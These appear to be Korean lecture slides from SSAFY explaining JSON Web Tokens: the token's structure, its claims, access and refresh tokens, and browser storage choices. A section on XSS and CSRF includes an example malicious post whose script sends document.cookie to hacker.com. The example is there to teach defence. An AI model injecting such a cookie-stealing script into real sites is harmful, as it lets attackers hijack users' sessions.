
SAMSUNG SW ACADEMY FOR YOUTH

함께가요 미래로!
Enabling People

JWT를 사용하는 이유

JSON Web Tokens



JWT의 특징

- ✓ Header, Payload, Signature의 구조
- ✓ Header에는 알고리즘과 타입, Payload에는 데이터를 담고, Signature를 이용해서 검증.
- ✓ Payload에 노출될 수 있는 정보를 담아서는 안 된다.

JWT의 구조

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e
yJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikp
vaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.Sf
lKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQss
w5c
```

SAMSUNG SW ACADEMY FOR YOUTH

JWT를 decode하면?

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKx
wRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

JWT 구조

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

JOSE Header

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

Payload （Claim）

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Signature

Claim (클레임)

✓ 등록된 클레임

`iss` : 이 데이터의 발행자를 뜻합니다.

`iat` : 이 데이터가 발행된 시간을 뜻합니다.

`exp` : 이 데이터가 만료된 시간을 뜻합니다.

`sub` : 토큰의 제목입니다.

`aud` : 토큰의 대상입니다.

`nbf` : 토큰이 처리되지 않아야 할 시점을 의미합니다.
이 시점이 지나기 전엔 토큰이 처리되지 않습니다.

`jti` : 토큰의 고유 식별자입니다.

Claim (클레임)

- ✓ 공개 클레임
  - ➢ 충돌이 방지된 collision-resistant 이름을 가져야함 (URI를 많이 사용함)

```
{
    "https://ssafy.com/auth/admin": true
}
```

- ✓ 비공개 클레임
  - ➢ 클라이언트와 서버 간 합의하에 사용되는 이름들 (데이터)

JWT를 왜 사용하는가?

- ✓ Self-contained
  - ☞ JWT가 스스로 인증에 필요한 데이터를 가지고 있음.
- ✓ Stateless
  - ☞ 세션과는 다르게 백엔드 서버가 바뀌어도 인증 가능.
- ✓ 모바일 환경에서 다시 로그인 할 필요가 없음.

Stateless의 장점

- ✓ Scale out을 하더라도 대응이 가능하다
- ✓ 비밀번호를 다시 입력할 필요가 없음
- ✓ Validation check만으로 검증이 가능함

  (그럼에도 불구하고 white list 방식의 추가 검증을 하는 경우도 있음)

※ 화이트리스트는 허용 가능한 입력 값에 대한 리스트

☞ 애플리케이션에 입력되는 데이터를 다양하게 분류(문자, 숫자, 알파벳 문자, 구두점 등)해서 관리하고 각 분류별 패턴을 기반으로 검증을 수행

Scale Up / Out

- **Scale-up** : 서버가 클라이언트의 응답을 더 빠르고 한꺼번에 많이 처리하기 위해 서버의 사양을 높이는 경우. 성능 자체를 높이는 것. 하나의 서버가 한번에 더 많은 응답을 처리할 수 있다.
- **Scale-out** : 클라이언트의 요청을 한 서버가 아닌 여러 서버에게 분산하는 경우. 시스템 한 대를 더 추가하는 개념

Scale-Out 장점


- ✓ 하나의 서비스에 대해 여러 서버가 가동, 서버 failure에 대한 안전성을 확보할 수 있음(failover).
- ✓ 하드웨어 향상하는 비용보다 서버 한대 추가 비용이 더 적음.
- ✓ 여러 대의 Server 덕분에 무중단 서비스를 제공할 수 있음.

쓸 때마다 다시 로그인해야 하는 앱?

Access token과 Refresh token

- ✓ JWT는 Access token과 Refresh token 2개의 토큰을 사용.
- ✓ Access token은 짧게, Refresh token은 보다 긴 생명 주기를 갖음.
- ✓ 서버로 요청을 할 때에는 Access token을 사용하고, Access token이 만료되면 Refresh token을 이용해서 새로운 Access token을 받아온다.
- ✓ 이러한 구조를 갖는 이유는 JWT가 stateless 하기 때문에 Access token 만으로 인증이 가능하기 때문.

Access token과 Refresh token 2



Access token과 Refresh token 3

- ✓ Access token이 탈취당하는 경우에 공격자는 사용자와 동일한 권한을 갖게 되기 때문에 JWT를 사용하는 경우 반드시 SSL을 이용한 암호화 통신을 사용해야 한다.
- ✓ 보안이 중요한 서비스의 경우 JWT가 stateless 함에도 불구하고 Redis 등에 발급한 Access token을 보관하기도 한다.
  (로그아웃하는 경우 Redis에서 삭제 처리)

보안 공격 1

✓ XSS(Cross Site Scripting)

- XSS 공격을 통해 브라우저의 로컬 스토리지나 쿠키 정보를 해커 사이트로 보낼 수 있다.
- 해커는 해당 사이트에서 제공하는 댓글 달기, 글쓰기 등을 화면에서 다음과 같은 게시글을 등록한다.

```
<a href="javascript:alert('hello world')">클릭해보세요</a>
<script>document.location = 'http://hacker.com/cookie?'+document.cookie</script>
```

- 로그인한 사용자가 이 글을 조회할 경우 세션ID 값이 해커 사이트로 전송된다.
- 해커는 이 토큰을 활용해서 해당 사용자로 위장하는 경우가 발생할 수 있다.
- 이런 공격은 사이트에서 사용자 작성 글에 대해 스크립트를 실행 가능한 상태로 노출하는 경우에 발생한다.

보안 공격 2

✓ CSRF(Cross-Site Request Forgery)

- 악성 게시글을 등록하는 것은 동일하나 그 내용이 해커 사이트로 토큰을 탈취하는 것이 아니라 현재 사용중인 사용자가 다른 액션을 처리하게 하는 행위이다.
- 현재 사용자가 로그인된 사이트로 사용자가 의도하지 않은 DELETE, PUT, POST 등의 액션을 보내 주문취소, 자동주문 등을 실행하게 할 수 있다.

LocalStorage 저장 방식

- ✓ 브라우저 저장소에 저장하는 방식.
- ✓ Javascript 내 **글로벌 변수로 읽기 / 쓰기 접근이 가능**

- ✓ localStorage 안에 세션 id, refreshToken 또는 accessToken을 저장해두면 XSS 취약점을 통해 그 안에 담긴 값을 불러오거나, 불러온 값을 이용해 API 콜을 위조할 수 있다.

쿠키 저장 방식

- ✓ refreshToken을 secure httpOnly 쿠키로, accessToken은 JSON payload로 받아와서 웹 어플리케이션 내 로컬 변수로 이용.
- ✓ 이를 통해 CSRF 취약점 공격 방어하고, XSS 취약점 공격으로 저장된 유저 정보 읽기는 막을 수 있음.
- ✓ 하지만 XSS 취약점을 통해 API 콜을 보낼 때는 무방비하니 XSS 자체를 막기 위해 서버와 클라이언트 모두 노력해야 함.
- ✓ React 최상단 index.js에서 axios에 withCredentials를 true로 설정해줘야 refreshToken cookie를 주고받을 수 있다.

Access / Refresh Token 재발급

- ✓ 기본적으로 로그인 같은 과정을 하면 Access Token과 Refresh Token을 모두 발급.
  - ➢ Refresh Token만 서버측의 DB에 저장하며, Refresh Token과 Access Token을 쿠키 혹은 스토리지에 저장.

- ✓ 사용자가 인증이 필요한 API에 접근하고자 하면, 가장 먼저 토큰을 검사.
  - ➢ 토큰을 검사함과 동시에 각 경우에 대해서 토큰의 유효기간을 확인하여 재발급 여부를 결정한다.

Access / Refresh Token 검사

- ✓ case1 : access token과 refresh token 모두가 만료된 경우 → 에러 발생 (재 로그인하여 둘다 새로 발급)
- ✓ case2 : access token은 만료됐지만, refresh token은 유효한 경우 → refresh token을 검증하여 access token 재발급
- ✓ case3 : access token은 유효하지만, refresh token은 만료된 경우 → access token을 검증하여 refresh token 재발급
- ✓ case4 : access token과 refresh token 모두가 유효한 경우 → 정상 처리

SAMSUNG SW ACADEMY FOR YOUTH

참조 사이트

- ✓ https://velog.io/@neity16/NodeJS-JWT-Token-%EC%82%AC%EC%9A%A9%ED%95%98%EA%B8%B0
- ✓ https://www.popit.kr/jwt-%EC%9D%B8%EC%A6%9D%EC%9D%80-%EB%AC%B4%EC%97%87%EC%9D%B4%EA%B3%A0-%EC%96%B4%EB%96%BB%EA%B2%8C-%EC%82%AC%EC%9A%A9%ED%95%B4%EC%95%BC-%ED%95%A0%EA%B9%8C
- ✓ https://cjw-awdsd.tistory.com/48
- ✓ https://velog.io/@yaytomato/%ED%94%84%EB%A1%A0%ED%8A%B8%EC%97%90%EC%84%9C-%EC%95%88%EC%A0%84%ED%95%98%EA%B2%8C-%EB%A1%9C%EA%B7%B8%EC%9D%B8-%EC%B2%98%EB%A6%AC%ED%95%98%EA%B8%B0

SAMSUNG SW ACADEMY FOR YOUTH

함께가요 미래로!
Enabling People